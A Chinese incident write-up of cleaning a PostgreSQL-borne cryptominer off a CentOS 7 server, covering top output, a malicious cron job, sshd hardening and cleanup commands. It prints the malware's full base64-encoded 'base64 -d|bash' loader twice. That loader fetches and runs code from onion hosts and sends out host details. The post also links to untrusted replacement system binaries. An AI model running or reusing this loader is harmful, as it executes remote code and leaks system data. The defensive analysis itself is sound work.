记一次服务器 linux（centos7）被 postgres 病毒攻击, 挖矿的事故

作者：zhaozhizheng
原文链接：https://ld246.com/article/1621247502220
来源网站：链滴

ssh连上去（幸好还能连得上去）

top一看，好家伙，某个叫不上名字的进程占据了接近100%的CPU。

```
1 地质云db   2 地质云db   3 地质云cache
top - 20:12:37 up 78 days,  1:35,  2 users,  load average: 1.04, 1.03, 1.05
Tasks: 117 total,   2 running, 115 sleeping,   0 stopped,   0 zombie
%Cpu(s): 50.4 us,  0.3 sy,  0.0 ni, 49.2 id,  0.0 wa,  0.0 hi,  0.0 si,  0.0 st
KiB Mem : 16266328 total,   267628 free,  6229216 used,  9769484 buff/cache
KiB Swap:        0 total,        0 free,        0 used.  8856356 avail Mem

  PID USER      PR  NT    VIRT    RES    SHR S  %CPU %MEM     TIME+ COMMAND
24954 postgres  20   0 2435716   2.3g      4 S  99.7 14.7 164:59.31 6ih88UeB
 6773 root      20   0  144600   2788   1204 S   0.3  0.0  22:36.64 redis-server
 7761 polkitd   20   0 3376092   1.5g  22720 S   0.3  9.4  49:07.16 mongod
29769 root      20   0 2283364 977088  10772 S   0.3  6.0 282:05.10 mongod
    1 root      20   0  191112   3920   2444 S   0.0  0.0   1:57.91 systemd
    2 root      20   0       0      0      0 S   0.0  0.0   0:00.01 kthreadd
    3 root      20   0       0      0      0 S   0.0  0.0   0:14.99 ksoftirqd/0
    5 root       0 -20       0      0      0 S   0.0  0.0   0:00.00 kworker/0:0H
    7 root      rt   0       0      0      0 S   0.0  0.0   0:01.26 migration/0
```

稍加搜索，发现是通过postgre数据库漏洞的挖矿病毒，但是机器是甲方买的云服务器，自己没有重的管理权限，没办法，手动杀毒吧。折腾了几个小时，挺麻烦的，长个教训，以后注意网络安全。

先不要把这个进程kill了，它只是个挖矿的进程，占用资源较多而已留着后面有用到。而且kill了之后，几秒钟就会再启动的，治标不治！！！

记录下解决的过程：

1）查看出问题的postgres用户的定时任务

**

sudo crontab -u postgres -l

```
[root@dzkd-db var]# crontab -u postgres -l
41 * * * * /var/lib/pgsql/.systemd-service.sh > /dev/null 2>&1 &
```

很明显了，是这个sh脚本搞得鬼。

2）看看里面的内容：


**

cat /var/lib/pgsql/.systemd-service.sh

```
[root@dzkd-db var]# cat /var/lib/pgsql/.systemd-service.sh
#!/bin/bash
exec &>/dev/null
echo KanPDu4B6yKovWrVggXMxX/5FlO+IQJ10sR53HVFVWnTIj4+hzLX7rnkZKCnQexE
echo S2FuUER1NEI2eUtvdldyVmdnWE14WC81RmxPK0lR5jEwc1I1M0hWRlZXblRJajQraHpMWDdybmtaS0NuUWV4RQpleGVjICY+L2Rldi9udWxsCmV4cG9ydCBQQVRIPSRQQVRIOiRIT01FOi9iaW46L3NiaW46L3Vz
ci9iaW46L3Vzci9zYmluOi91c3IvbG9jYWwvYmluOi91c3IvbG9jYWwvc2JpbgoKZD0kKGdyZXAgeDokKGlkIC11KTogL2V0Yy9wYXNzd2R8Y3V0IC1kOiAtZjYpCmM9JChlY2hvICJjdXJsIC00ZnNTTGtBLSAtbTIwM
CIpCnQ9JChlY2hvICJ5NG1jcmZlaWdjYWEycm9iamszYXpiMnF3Y2Q1aGs0NXhwb2FkZHVwbWR3djI0cW9nZ25tZGJpZCIpCgpzb2NreigpIHskbj0oZG9oLmRlZmF1bHRyb3V0ZXMuZGUgZG5zLmhvc3RleC5uZXQgdW
5jZW5zb3JlZC5sdXgxLmRucy5uaXhuZXQueHl6IGRucy5ydWJ5ZmlzaC5jbiBkbnMudHduaWMudHcgZG9oLmNlbnRyYWxldS5waS1kbnMuY29tIGRvaC5kbnMuc2IgZG9oLWZpLmJsYWhkbnMuY29tIGZpLmRvaC5kbnM
uc25vcHl0YS5vcmcgZG5zLmZsYXR1c2xpZmlyLmlzIGRvaC5saSBkbnMuZGlnaXRhbGUtZ2VzZWxsc2NoYWZ0LmNoKQpwPSQoZWNobyAiZG5zLXF1ZXJ5P25hbWU9cmVsYXkudG9yMnNvY2tzLmluIikKcz0kKCRjIGh0
dHBzOi8vJHtuWyQoKFJBTkRPTSUxMCkpXX0vJHAgfCBncmVwIC1vRSAiXGIoWzAtOV17MSwzfVwuKXszfVswLTldezEsM31cYiIgfHRyICcgJyAnXG4nfGdyZXAgLUV2IFsuXTB8c29ydCAtdVJ8aGVhZCAtMSkKfQoKZ
mV4ZSgpIHskZm9yIGkgaW4gLiAkSE9NRSAvdXNyL2JpbiAkZCAvdmFyL3RtcCA7ZG8gZWNobyBleGl0ID4gJGkvaSAmJiBjaGlvZCAreCAkaS9pICYmIGNkICRpICYmIC4vaSAmJiBybSAtZiBpICYmIGJyZWFrO2Rvbm
UKfQoKdSgpIHskc29ja3oKZj0vaW50LiQodW5hbWUgLW0pCng9Li8kKGRhdGV8bWQ1c3VtfGN1dCAtZjEgLWQtKQpyPSQoY3VybCAtNGZzU0xrIGNoZWNraXAuYW1hem9uYXdzLmNvbXx8Y3VybCAtNGZzU0xrIGlwLnN
iKV8kKHdob2FtaSlfJCh1bmFtZSAtbSlfJCh1bmFtZSAtbilfJChpcCBhfGdyZXAgJ2luZXQgJ3xhd2sgeydwcmludCAkMid9fG1kNXN1bXxhd2sgeydwcmludCAkMSd9KV8kKGNyb250YWIgLWx8YmFzZTY0IC13MCkK
JGMgLXggc29ja3M1aDovLyRzOjkwNTAgJHQub25pb24kZiAtbyR4IC1lJHIgfHwgJGMgJDEkZiAtbyR4IC1lJHIKY2htb2QgK3ggJHg7JHg7cm0gLWYgJHgKfQoKZm9yIGggaW4gdG9yMndlYi5pbiB0b3Iyd2ViLml0I
G9uaW9uLmZvdW5kYXRpb24gb25pb24uY29tLmRlIG9uaW9uLnNoIHRvcjJ3ZWIuc3UgdG9yMndlYi5pbwpkbwppZiAhIGxzIC9wcm9jLyQoaGVhZCAtM5AvdG1wLy5YMTEtdW5peC8wMSkvc3RhdHVzOyB0aGVuCmZleG
U7dSAkdC4kaApscyAvcHJvYy8kKGhlYWQgLTEgL3RtcC8uWDExLXVuaXgvMDEpL3N0YXR1cyB8fCAoY2QgL3RtcDt1ICR0LiRoKQpscyAvcHJvYy8kKGhlYWQgLTEgL3RtcC8uWDExLXVuaXgvMDEpL3N0YXR1cyB8fCA
oY2QgL2Rldi9zaG07dSAkdC4kaCkkZWxzZQpicmVhawpmaQpkb25lCg==|base64 -d|bash
```

原文链接：记一次服务器 linux（centos7）被 postgres 病毒攻击, 挖矿的事故

base64 编码的脚本，不要慌张，在线的解码工具多得是，复制过去解码看看。



果然是病毒脚本，选中的部分经查询发现是dns服务商，具体作用未知。（有懂的大佬请不吝赐教，本源码附在本文末尾）

3）删除定时任务，删除脚本

**

```
sudo crontab -u postgres -r
sudo rm -f /var/lib/pgsql/.systemd-service.sh
```

4) 查看ps命令，netstat命令是否被替换了，恢复正常命。（替换过的ps查不到病毒的执行命令）

试试看ps能不能查到那个进程。格式如下：

**

```
ps -ef | grep command
ps -ef | grep 6ih88*
```

如果查不到，那可以断定ps命令被改过了。

其次可以通过命令大小进行判定。正常的ps、netstat的大小：

```
[x@dzkd-cache ~]$ ls -la /usr/bin/ps
-rwxr-xr-x. 1 root root 100208 Oct 31  2018 /usr/bin/ps
[x@dzkd-cache ~]$ ls -la /usr/bin/netstat
-rwxr-xr-x. 1 root root 155096 Oct 31  2018 /usr/bin/netstat
[x@dzkd-cache ~]$
```

如果被替换了没有现成的可执行文件，可以下载我的：https://www.jianguoyun.com/p/DdgCLlYQtDzBxiQ2doD

5) 查看是否有奇奇怪怪的ssh连接

netstat -a -t|grep 'ssh'

6) ls -l /proc/pid 查看相应pid的详细信息(查找病毒执行文所在地)

```
[x@dzkd-cache ~]$ ls -la /usr/bin/ps
-rwxr-xr-x. 1 root root 100208 Oct 31  2018 /usr/bin/ps
[x@dzkd-cache ~]$ ls -la /usr/bin/netstat
-rwxr-xr-x. 1 root root 155096 Oct 31  2018 /usr/bin/netstat
[x@dzkd-cache ~]$
```

cwd：表示进程的运行目录(常为服务器攻击成功后所在目录)
exe：表示执行程序的绝对路径(常为病毒文件目录)
cmdline：表示程序运行时输入的命令行命令
environ：记录进程运行时的环境变量
fd：该目录为进程打开或使用的文件的符号连接
病毒文件找到后，注意解读病毒文件内容，寻找有效信息

看来这个病毒还是挺机智的，启动完成后就把exe的执行路径给删除了，让我们找不到真正的可执行件。

查看了/var/lib/pgsql/11/data/路径下的文件后，确实也没找到可疑文件。删除可执行的源文件这个标先暂时放弃了，如果有大佬解决了，欢迎联系我，共同学习进步。

（之前删除了可执行脚本后，就不会再启动了，后面步骤再关掉连接，理论上就解决了挖矿的病毒。）

7) 查找后门文件 & 删除自动重置密码的脚本

history ; cat ~/.bash_history 查看被攻击后所执行的历史命令

find / -mtime 0 返回最近24小时修改过的文件

find / -mtime 1 返回最近24-48小时间修改过的文件

在/home目录下有cloudResetPwdAgent脚本，删除之。

**

sudo rm /home/CloudResetPwdAgent/ -rf
sudo rm /home/install*.sh -f

8) 关闭postgres、root用户的远程连接权限，避免悲剧次发生。

vim /etc/ssh/sshd_config

修改如下图所示：

```
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
PermitRootLogin no
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

DenyUsers postgres
#PubkeyAuthentication yes

# The default is to check both .ssh/authorized_keys and .ssh/authorized_ke
# but this is overridden so installations will only check .ssh/authorized
```

添加一行

9） 重启cron服务

**

sudo service crond restart

如果挖矿程序依然能启动，就重启下服务器。

事故启示录：不要把有固定用户名的用户放在远程连接的名单里面，易被暴力破解！！！还有redis这样没有用户名，只需要提供密码的据库，如果要运行远程连接，请换一个端口，不要用默认的端口做开！！！

参考资料：

- https://askubuntu.com/questions/1225410/my-ubuntu-server-has-been-infected-by-a-viru-kdevtmpfsi
- https://blog.csdn.net/elvismelody/article/details/90232965
- https://wh0ale.github.io/2019/01/16/2019-1-16-%E6%8C%96%E7%9F%BF%E8%84%9A%E%9C%AC/
- https://www.v2ex.com/t/631475

脚本bash64加密源代码：

#!/bin/bash
exec &>/dev/null
echo KanPDu4B6yKovWrVggXMxX/5FlO+IQJ10sR53HVFVWnTIj4+hzLX7rnkZKCnQexE
echo S2FuUER1NEI2eUtvdldyVmdnWE14WC81RmxPK0lRSjEwc1I1M0hWRlZXblRJajQraHpM
DdybmtaS0NuUWV4RQpleGVjICY+L2Rldi9udWxsCmV4cG9ydCBQQVRIPSRQQVRIOiRIT01FOi
iaW46L3NiaW46L3Vzci9iaW46L3Vzci9zYmluOi91c3IvbG9jYWwvYmluOi91c3IvbG9jYWwvc2Jp
goKZD0kKGdyZXAgeDokKGlkIC11KTogL2V0Yy9wYXNzd2R8Y3V0IC1kOiAtZjYpCmM9JChlY2hv
CJjdXJsIC00ZnNTTGtBLSAtbTIwMCIpCnQ9JChlY2hvICJ5NG1jcmZlaWdjYWEycm9iamszYXpiM
F3Y2Q1aGs0NXhwb2FkZHVwbWR3djI0cW9nZ25tZGJpZCIpCgpzb2NreigpIHsKbj0oZG9oLmRl
mF1bHRyb3V0ZXMuZGUgZG5zLmhvc3R1eC5uZXQgdW5jZW5zb3JlZC5sdXgxLmRucy5uaXhu
XQueHl6IGRucy5ydWJ5ZmlzaC5jbiBkbnMudHduaWMudHcgZG9oLmNlbnRyYWxldS5waS1kb
MuY29tIGRvaC5kbnMuc2IgZG9oLWZpLmJsYWhkbnMuY29tIGZpLmRvaC5kbnMuc25vcHl0YS5

cmcgZG5zLmZsYXR1c2xpZmlyLmlzIGRvaC5saSBkbnMuZGlnaXRhbGUtZ2VzZWxsc2NoYWZ0
mNoKQpwPSQoZWNobyAiZG5zLXF1ZXJ5P25hbWU9cmVsYXkudG9yMnNvY2tzLmluIikKcz0k
CRjIGh0dHBzOi8vJHtuWyQoKFJBTkRPTSUxMCkpXX0vJHAgfCBncmVwIC1vRSAiXGIoWzAtOV
7MSwzfVwuKXszfVswLTldezEsM31cYiIgfHRyICcgJyAnXG4nfGdyZXAgLUV2IFsuXTB8c29ydCAt
VJ8aGVhZCAtMSkKfQoKZmV4ZSgpIHsKZm9yIGkgaW4gLiAkSE9NRSAvdXNyL2JpbiAkZCAvd
FyL3RtcCA7ZG8gZWNobyBleGl0ID4gJGkvaSAmJiBjaG1vZCAreCAkaS9pICYmIGNkICRpICYmIC
vaSAmJiBybSAtZiBpICYmIGJyZWFrO2RvbmUKfQoKdSgpIHsKc29ja3oKZj0vaW50LiQodW5hb
UgLW0pCng9Li8kKGRhdGV8bWQ1c3VtfGN1dCAtZjEgLWQtKQpyPSQoY3VybCAtNGZzU0xrI
NoZWNraXAuYW1hem9uYXdzLmNvbXx8Y3VybCAtNGZzU0xrIGlwLnNiKV8kKHdob2FtaSlfJCh
bmFtZSAtbSlfJCh1bmFtZSAtbilfJChpcCBhfGdyZXAgJ2luZXQgJ3xhd2sgeydwcmludCAkMid9fG
kNXN1bXxhd2sgeydwcmludCAkMSd9KV8kKGNyb250YWIgLWx8YmFzZTY0IC13MCkKJGMgL
ggc29ja3M1aDovLyRzOjkwNTAgJHQub25pb24kZiAtbyR4IC1lJHIgfHwgJGMgJDEkZiAtbyR4IC1
JHIKY2htb2QgK3ggJHg7JHg7cm0gLWYgJHgKfQoKZm9yIGggaW4gdG9yMndlYi5pbiB0b3Iyd
ViLml0IG9uaW9uLmZvdW5kYXRpb24gb25pb24uY29tLmRlIG9uaW9uLnNoIHRvcjJ3ZWIuc3Ug
G9yMndlYi5pbwpkbwppZiAhIGxzIC9wcm9jLyQoaGVhZCAtMSAvdG1wLy5YMTEtdW5peC8wM
kvc3RhdHVzOyB0aGVuCmZleGU7dSAkdC4kaApscyAvcHJvYy8kKGhlYWQgLTEgL3RtcC8uWDE
LXVuaXgvMDEpL3N0YXR1cyB8fCAoY2QgL3RtcDt1ICR0LiRoKQpscyAvcHJvYy8kKGhlYWQgLT
gL3RtcC8uWDExLXVuaXgvMDEpL3N0YXR1cyB8fCAoY2QgL2Rldi9zaG07dSAkdC4kaCkKZWxz
QpicmVhawpmaQpkb25lCg==|base64 -d|bash

作者：速度时间

链接：https://www.jianshu.com/p/bd6b89acf789

来源：简书